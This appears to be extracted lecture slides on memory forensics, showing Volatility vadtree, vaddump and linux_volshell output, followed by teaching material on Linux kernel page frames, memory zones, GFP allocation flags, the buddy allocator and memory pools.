Flags: CommitCharge: 3, Protection: 7, VadType: 2

Protection: PAGE_EXECUTE_WRITECOPY

Vad Type: VadImageMap

ControlArea @fffffa800d30b3f0 Segment fffff8a000ad7010

NumberOfSectionReferences: 1 NumberOfPfnReferences: 120

NumberOfMappedViews: 45 NumberOfUserReferences: 46

Control Flags: Accessed: 1, File: 1, Image: 1

FileObject @fffffa800d30b9e0, Name: \Device\HarddiskVolume1\Windows\System32\user32.dll ←

First prototype PTE: fffff8a000ad7058 Last contiguous PTE: ffffffffffffffc

Flags2: Inherit: 1, LongVad: 1

VAD node @ 0xfffffa800e082b10 Start 0x000000004610000 End 0x000000004675fff Tag Vad

Flags: Protection: 1

Protection: PAGE_READONLY

Vad Type: VadNone

ControlArea @fffffa800e98f670 Segment fffff8a002876a70

NumberOfSectionReferences: 1 NumberOfPfnReferences: 99

NumberOfMappedViews: 7 NumberOfUserReferences: 8

Control Flags: File: 1

FileObject @fffffa800e994b20, Name: \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Caches\{DDF571F2-B
E98-426D-8288-1A9A39C3FDA2}.2.ver0x0000000000000002.db

First prototype PTE: fffff8a002874cd0 Last contiguous PTE: fffff8a002874ff8

Flags2: CopyOnWrite: 1, Inherit: 1


VAD node @ 0xfffffa800eb3ca10 Start 0x0000000001ea0000 End 0x0000000001eaffff Tag VadS

Flags: CommitCharge: 2, PrivateMemory: 1, Protection: 4


Protection: PAGE_READWRITE

Vad Type: VadNone

```
bigjoe:volatility golden$ python vol.py --profile=Win7SP1x64 -f /Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMA  
GES/6623mid/3.vmem vadtree -p 4724 --output=dot | dot -Tpng -o 4724.png ←  
Volatility Foundation Volatility Framework 2.4
```




Color-Coded VAD Nodes via vadtree




vaddump

Process Memory



vaddump



Each region dumped to a separate file

Can search all (or individual) regions for patterns (e.g., simplistically, "MZ" to discover loaded PE files)


vaddump

```
bigjoe:volatility golden$ mkdir 4724.dump
bigjoe:volatility golden$ python vol.py --profile=Win7SP1x64 -f /Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMA
GES/6623mid/3.vmem vaddump -p 4724 --dump-dir=4724.dump
Volatility Foundation Volatility Framework 2.4
Pid      Process          Start           End             Result
-----  -----
 4724  notepad.exe    0x0000000077820000 0x0000000077919fff 4724.dump/notepad.exe.3e1a2060.0x00000
00077820000-0x0000000077919fff.dmp
 4724  notepad.exe    0x0000000004610000 0x0000000004675fff 4724.dump/notepad.exe.3e1a2060.0x00000
00004610000-0x0000000004675fff.dmp
 4724  notepad.exe    0x0000000001ea0000 0x0000000001eaffff 4724.dump/notepad.exe.3e1a2060.0x00000
00001ea0000-0x0000000001eaffff.dmp
 4724  notepad.exe    0x00000000001c0000 0x000000000023ffff 4724.dump/notepad.exe.3e1a2060.0x00000
000001c0000-0x000000000023ffff.dmp
 4724  notepad.exe    0x00000000000e0000 0x00000000000e0fff 4724.dump/notepad.exe.3e1a2060.0x00000
000000e0000-0x00000000000e0fff.dmp
 4724  notepad.exe    0x0000000000040000 0x0000000000041fff 4724.dump/notepad.exe.3e1a2060.0x00000
00000040000-0x0000000000041fff.dmp
 4724  notepad.exe    0x0000000000020000 0x0000000000022fff 4724.dump/notepad.exe.3e1a2060.0x00000
00000020000-0x0000000000022fff.dmp
 4724  notepad.exe    0x0000000000010000 0x000000000001ffff 4724.dump/notepad.exe.3e1a2060.0x00000
...
```

Linux Memory Allocation

Kernel Memory Management

- Allocation and management of dynamic memory
- Data structures
- Standard allocation unit on Intel, as for Windows is 4KB (one page)



Page Frame Descriptors

- **Page frame descriptors** contain info about a **particular page** of physical memory
- Data structure is **struct page**
 - see *mm_types.h* in the Linux kernel source (or use dt in linux_volshell)
- Flags
 - e.g.:
 - PG_locked: Page is involved in a disk operation
 - PG_reclaim: Page marked for reclamation
- See *page-flags.h* for the complete flags story
- Reference _count (0 when frame is free)
- mapping provides a path to the backing file or page table entries

```
bigjoe:volatility golden$ python vol.py --profile=LinuxLinux-3_2_0-35x64 -f /Volumes/MALWARE/t400s.lime linux_volshell
Volatility Foundation Volatility Framework 2.4
Current context: process init, pid=1 DTB=0x22a5b6000
Python 2.7.6 (default, Sep  9 2014, 15:04:36)
Type "copyright", "credits" or "license" for more information.
```

```
IPython 3.1.0 -- An enhanced Interactive Python.
?
    -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use 'object??' for extra details.
```

```
In [1]: dt("page") ←
'debugger' (64 bytes)
0x0 : flags          ['unsigned long']
0x8 : mapping        ['pointer', ['address_space']]
0x10 : freelist       ['pointer', ['void']]
0x10 : index          ['unsigned long']
0x18 : counters       ['unsigned long']
0x20 : _mapcount      ['__unnamed_0x3a4']
0x20 : frozen          ['BitField', {'end_bit': 32, 'start_bit': 31}]
0x20 : inuse           ['BitField', {'end_bit': 16, 'start_bit': 0}]
0x20 : lru             ['list_head']
0x20 : next            ['pointer', ['page']]
0x20 : objects         ['BitField', {'end_bit': 31, 'start_bit': 16}]
0x24 : _count          ['__unnamed_0x3a4']
0x28 : pages           ['int']
0x2c : pobjects        ['int']
0x30 : first_page      ['pointer', ['page']]
0x30 : private          ['unsigned long']
0x30 : ptl              ['spinlock']
0x30 : slab             ['pointer', ['kmem_cache']]
```

NUMA / Memory Zones

- Memory hierarchy
 - Memory nodes (generally 1 for most machines)
 - Each node described by a pg_data_t
 - pgdat_list is list of nodes
 - node_zones holds list of zones in a node
 - Memory zones (on Intel)
 - ZONE_DMA (< 16MB)
 - ZONE_NORMAL (16MB – 896MB)
 - ZONE_HIGHMEM (> 896MB, allows support up to 64GB of RAM)
 - zone_struct contains info about zone
 - zone_mem_map is array of page frame descriptors for zone
 - Can be overwhelming—fill in understanding as you see what they're used for


Reserved Page Frame Pool

- Memory requests can be satisfied in two ways:
 - **Memory is available**
 - Satisfy immediately
 - **Insufficient memory is available**
 - Block control path until page reclamation is performed
- In some cases, **impossible** to block
 - Interrupt handler
 - Other critical regions
 - **Memory is requested w/ GFP_ATOMIC flag set**
 - Allocation never blocks—fails if memory is unavailable
- Solution: **Reserve pool** used only in low-memory conditions

This is going somewhere...

Zoned Page Frame Allocator

- **Allocates groups of contiguous page frames**
- For each zone, most pages handled by buddy system allocator
- Small cache of per-CPU frames in a cache to satisfy single frame requests



Zoned Page Frame Allocator API

- alloc_pages(mask, order)
 - Allocate $2^{** \text{order}}$ frames and return descriptor of first
- alloc_page(mask)
 - Allocate 1 frame and return descriptor
- __get_free_pages(mask, order)
 - As above, but return linear address of first
- __get_free_page(mask)
 - As above, but return linear address of frame
- get_zeroed_page(mask)
 - alloc_pages(mask | __GFP_ZERO, 0)
- __get_dma_pages(mask, order)
 - __get_free_pages(mask | __GFP_DMA, order)

Zoned API, Continued

- `__free_pages(page, order)`
 - If PG_reserved flag is not set in descriptor, decrements reference count and frees $2^{** \text{order}}$ contiguous frames
- `free_pages(addr, order)`
 - As above, but address is supplied instead of page descriptor
- `__free_page(page)`
 - `__free_pages(page, 0)`
- `free_page(addr)`
 - `free_pages(addr, 0)`

About These Flags...

`__GFP_DMA`: The page frame must belong to the `ZONE_DMA` memory zone.

`__GFP_HIGHMEM`: The page frame may belong to the `ZONE_HIGHMEM` memory zone.

`__GFP_WAIT`: The kernel is allowed to block the current process waiting for free page frames.

`__GFP_HIGH`: The kernel is allowed to access the pool of reserved page frames.

`__GFP_IO`: The kernel is allowed to perform I/O transfers on low memory pages in order to free page frames.

`__GFP_FS`: If clear, the kernel is not allowed to perform filesystem-dependent operations.

`__GFP_COLD`: The requested page frames may be "cold" (means: not cached—e.g., for DMA, caching isn't useful, so COLD is OK).

`__GFP_NOWARN`: A memory allocation failure will not produce a warning message.

Flags (2)

- `__GFP_REPEAT`: The kernel keeps retrying the memory allocation until it succeeds.
- `__GFP_NOFAIL`: Same as `__GFP_REPEAT`.
- `__GFP_NORETRY`: Do not retry a failed memory allocation.
- `__GFP_NO_GROW`: The slab allocator does not allow a slab cache to be enlarged.
- `__GFP_COMP`: The page frame belongs to an extended page.
- `__GFP_ZERO`: The page frame returned, if any, must be filled with zeros.

Most Common Flag Masks

- GFP_ATOMIC
 - __GFP_HIGH
- GFP_NOIO
 - __GFP_WAIT
- GFP_NOFS
 - __GFP_WAIT | __GFP_IO
- GFP_KERNEL
 - __GFP_WAIT | __GFP_IO | __GFP_FS
- GFP_USER
 - __GFP_WAIT | __GFP_IO | __GFP_FS
- GFP_HIGHUSER
 - __GFP_WAIT | __GFP_IO | __GFP_FS |
 __GFP_HIGHMEM


High Memory

- Kernel's linear address space mapped into the 4th GB on 32-bit systems
- Thus up to 896MB of physical memory directly accessible to kernel via a constant offset
- Addresses above 896MB (i.e., 896MB → 64GB, ZONE_HIGHMEM) not directly accessible
- Solution: Map these addresses into kernel's address space so kernel can access
- **This problem goes away on 64-bit machines**
- Much larger address space

Mapping High Addresses

- Permanent kernel mappings
 - Use a page table in the kernel master page tables
 - Allows mapping 2 or 4MB of upper memory at once
 - May block (because entries not available in the page table)
- Temporary kernel mappings
 - Never block
 - Map through one of 13 “windows” in the kernel address space
 - Kernel not preemptible during temporary kernel mapping
- None of this madness on 64-bit architectures

Buddy System Memory Allocator



Per-CPU Page Frame Cache

- Two of these caches per CPU
 - Cold cache (frame contents not in CPU cache)
 - Use for DMA—CPU not involved
 - Hot cache (frame contents in CPU cache)
 - Increases performance when writes to the frame will be performed immediately
- Primary data structure is `per_cpu_pages` descriptor
 - # of frames in cache
 - Low watermark
 - High watermark
 - # of frames to add or subtract
 - List of associated page descriptors
- Cache is replenished from buddy system as needed
- `buffered_rmqueue()` gets a single page
- `free_hot_page()` / `free_cold_page()` / `free_hot_cold_page()` to free

Memory Pools

- New for 2.6 →
- “Survivalist” memory allocations
- Hold small pools of memory in case other kernel memory allocations fail
- Use the reserved memory only in an emergency
 - canned tuna, a can opener, and a plastic fork
(maybe some Crystal hot sauce)
- “....mostly used for guaranteed, deadlock-free memory allocations during extreme VM load...”
- Can be stacked on top of other memory allocators, e.g., the slab allocator
- See mempool.h / mempool.c for details

